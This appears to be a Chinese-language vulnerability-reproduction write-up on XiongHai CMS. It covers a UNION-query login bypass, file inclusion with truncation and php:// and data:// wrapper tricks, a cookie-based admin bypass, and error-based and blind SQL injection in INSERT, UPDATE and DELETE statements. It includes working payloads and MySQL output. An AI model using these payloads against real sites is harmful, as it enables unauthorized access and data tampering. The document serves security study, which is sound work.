
复现熊海CMS的各种漏洞

0x01 联合查询构造临时表绕过登录（万能密码）

漏洞代码


```
if ($login <> "") {
    $query = "SELECT * FROM manage WHERE user='$user'";
    $result = mysql_query($query) or die('SQL语句有误：' . mysql_error());
    $users = mysql_fetch_array($result);

    if (!mysql_num_rows($result)) {
        echo "<Script language=JavaScript>alert('抱歉，用户名或者密码错
误。');history.back();</Script>";
        exit;
    } else {
        $passwords = $users['password'];
        if (md5($password) <> $passwords) {
            echo "<Script language=JavaScript>alert('抱歉，用户名或者密码错
误。');history.back();</Script>";
            exit;
        }
```



第一个实验表确定了每个字段值的类型和表的字段数
第二个实验表验证了是否不需要真实存在值的查询也能直接用联合查询
第三个实验表确定了联合查询不会改变原表

该漏洞简单来说就是 user处闭合单引号使用联合查询构造出一张含有我自定义字段值（主要是自定义了user和password字段）的临时表，因为闭合单引号or '1'='1可绕过user处的验证，同时，因为验证password的逻辑处于验证user之下，所以验证password处的代码获取到的密码的MD5是刚才构建的临时表中的我们自定义的MD5，这样的话，在登录框的密码填入临时表中MD5的原始值（本例为123）即可登录成功，相当于万能密码。

下断点验证思路：



0x02 文件包含的利用姿势

漏洞代码

```php
<?php
//单一入口模式
error_reporting(0); //关闭错误显示
$file=addslashes($_GET['r']); //接收文件名
$action=$file==''?'index':$file; //判断为空或者等于index
include('files/'.$action.'.php'); //载入相应文件
?>

//本地环境php 5.4.45，因为不能截断php所以只能包含任意的php文件
```

1. 截断

%00截断：

```
php < 5.3.4
magic_quotes_gpc = off
```

路径长度截断：

```
php < 5.3.4 (php = 5.2.9、5.2.8 可行)
magic_quotes_gpc = off/on都行，无关。

Windows下目录最大长度为256字节，超出的部分会被丢弃
Linux下目录最大长度为4096字节，超出的部分会被丢弃
```

?、#、%20截断：

```
针对远程文件包含
allow_url_include = On
```

2. 目录遍历../

```
根据目录层级写正确数量个"../"就可
如果能截断就是任意文件包含
不能截断就只能包含php文件
```

附：伪协议读写

php://filter/read=convert.base64-encode/resource=文件名

```
本案例中不可用：
include('files/'.$action.'.php');
如下案例中可用：
include($action.'.php');
不懂。
```

```
data://text/plain,<?php phpinfo();?>
data://text/plain;base64,PD9waHAgcGhwaW5mbygpPz4=
可直接执行php代码
```

php://

```
allow_url_fopen:off/on
仅php://input需要on(还有一些也需要on为了方便记忆就没写上去了)
```

data://

```
allow_url_fopen:on
allow_url_include :on
```

file://

```
allow_url_fopen:off/on
allow_url_include :off/on
```

zip:// bzip2:// zlib://

```
allow_url_fopen:off/on
allow_url_include :off/on
```

phar://

```
allow_url_fopen:off/on
allow_url_include :off/on
```

0x03 修改Cooike绕过登录验证

漏洞代码

```
checklogin.php
<?php
$user=$_COOKIE['user'];
if ($user==""){
header("Location: ?r=login");
exit;
}
?>
```

没什么措施，直接在cookie中加一个user=admin即可绕过登录验证，

ID	文件路径	内容详细
1	/admin/files/adset.php	require '../inc/checklogin.php';
2	/admin/files/columnlist.php	require '../inc/checklogin.php';
3	/admin/files/commentlist.php	require '../inc/checklogin.php';
4	/admin/files/editcolumn.php	require '../inc/checklogin.php';
5	/admin/files/editlink.php	require '../inc/checklogin.php';
6	/admin/files/editsoft.php	require '../inc/checklogin.php';
7	/admin/files/editwz.php	require '../inc/checklogin.php';
8	/admin/files/imageset.php	require '../inc/checklogin.php';
9	/admin/files/index.php	require '../inc/checklogin.php';
10	/admin/files/linklist.php	require '../inc/checklogin.php';
11	/admin/files/manageinfo.php	require '../inc/checklogin.php';
12	/admin/files/newcolumn.php	require '../inc/checklogin.php';
13	/admin/files/newlink.php	require '../inc/checklogin.php';
14	/admin/files/newsoft.php	require '../inc/checklogin.php';
15	/admin/files/newwz.php	require '../inc/checklogin.php';
16	/admin/files/reply.php	require '../inc/checklogin.php';
17	/admin/files/seniorset.php	require '../inc/checklogin.php';
18	/admin/files/siteset.php	require '../inc/checklogin.php';
19	/admin/files/softlist.php	require '../inc/checklogin.php';
20	/admin/files/wzlist.php	require '../inc/checklogin.php';

admin的功能文件都包含了这个可以被绕过的检查来做验证的，所以就拥有了admin权限。

0x04 多处的SQL注入

后台newcolumn.php处:

```
$type=$_GET['type'];

$save=$_POST['save'];
$name=$_POST['name'];
$keywords=$_POST['keywords'];
$description=$_POST['description'];
$px=$_POST['px'];
$xs=$_POST['xs'];
...
$content=$_POST['content'];
...
...
if ($type==1){

$query = "INSERT INTO nav (
name,keywords,description,xs,px,link,type,content,date
) VALUES (
'$name','$keywords','$description','$xs','$px','pages','5','$content',now()
```


```
)";@mysql_query($query) or die('新增错误：'.mysql_error());
echo "<script>alert('亲爱的，一级单页已经成功添加。');location.href='?
r=columnlist'</script>";
exit;
}

if ($type==2){
$query = "INSERT INTO navclass (
nav,name,keywords,description,xs,px,tuijian,date
) VALUES (
'2','$name','$keywords','$description','$xs','$px','$tuijian',now()
)";@mysql_query($query) or die('新增错误：'.mysql_error());

echo "<script>alert('亲爱的，二级分类已经成功添加。');location.href='?
r=columnlist'</script>";
exit;
}
```

可以看到这里POST获取参数的代码未使用addslashes()函数过滤，所以可以在INSERT处的sql语句闭合单引号构造报错型注入，以if($type==2)下的为例：


```
mysql> INSERT INTO navclass (nav,name,keywords,description,xs,px,tuijian,date) VALUES ('2','123qwe','123qwe','12
3qwe','1','5','1' or extractvalue(1,concat(0x7e,(select(database())))) or '',now());
ERROR 1105 (HY000): XPATH syntax error: '~xhcms'
mysql>
```

mysql命令行中成功报错，在Web中构造payload：（如果对INSERT语句非常熟悉的话应该一下子就构造出来了，但是我不算熟悉，所以用mysql监视器配合着改了一会儿才构造出来，主要是末尾的闭合问题，**不知道为啥注释不掉？**）

```
5','1' or extractvalue(1,concat(0x7e,(select(database())))) or '
```




phpstorm下断点查看payload的注入情况：



使用mysql监视器查看真正执行的sql语句：

而且因为出错了，其他数据也是没有插入到表的。最终结果：



顺便备一下UPDATE、DELETE的paylaod模型：

```
update user set passowrd='Nicky' or updatexml(1,concat(0x7e,(version())),0) or
'' where id=2 and username='Nervo';

delete from users where id=2 or updatexml(1,concat(0x7e,(version())),0) or '';
```

后台commentlist.php处 和 columnlist.php处：

明显的DELETE注入，原因和利用方式和上边那个都差不多。区别是注入点在where之后，

并且测试发现，可以使用时间盲注且不会执行删除操作，布尔盲注会执行删除操作。

时间盲注可行：

```
mysql> delete from interaction where id='3' and if(1=1,sleep(5),0);
Query OK, 0 rows affected (5.00 sec)

mysql> select * from interaction;
+----+------+------+------+------+-----------------+------+----------+--------+--
| id | type | cid  | xs   | name | mail            | url  | touxiang | shebei | i
+----+------+------+------+------+-----------------+------+----------+--------+--
|  3 |    2 |    0 |    1 | 卖碟 | 86226999@qq.com |      | 38       | iPhone | 1
+----+------+------+------+------+-----------------+------+----------+--------+--
1 row in set (0.00 sec)

mysql> delete from interaction where id='3' and if(1=2,sleep(5),0);
Query OK, 0 rows affected (0.00 sec)

mysql> select * from interaction;
+----+------+------+------+------+-----------------+------+----------+--------+--
| id | type | cid  | xs   | name | mail            | url  | touxiang | shebei | i
+----+------+------+------+------+-----------------+------+----------+--------+--
|  3 |    2 |    0 |    1 | 卖碟 | 86226999@qq.com |      | 38       | iPhone | 1
+----+------+------+------+------+-----------------+------+----------+--------+--
1 row in set (0.00 sec)
```

布尔盲注会执行删除操作：

```
mysql> delete from interaction where id='3' and if(1=2,1,0);
Query OK, 0 rows affected (0.00 sec)

mysql> select * from interaction;
+----+------+------+------+------+-----------------+------+----------+---------+
| id | type | cid  | xs   | name | mail            | url  | touxiang | shebei  |
+----+------+------+------+------+-----------------+------+----------+---------+
|  3 |    2 |    0 |    1 | 卖碟 | 86226999@qq.com |      | 38       | iPhone  |
+----+------+------+------+------+-----------------+------+----------+---------+
1 row in set (0.00 sec)

mysql> delete from interaction where id='3' and if(1=1,1,0);
Query OK, 1 row affected (0.00 sec)

mysql> select * from interaction;
Empty set (0.00 sec)
```

后台editcolumn.php处：

明显的UPDATE注入，和DELETE是一样的。where之后和之前都可进行注入。

还有一些联合注入，玩烂了的。不记了。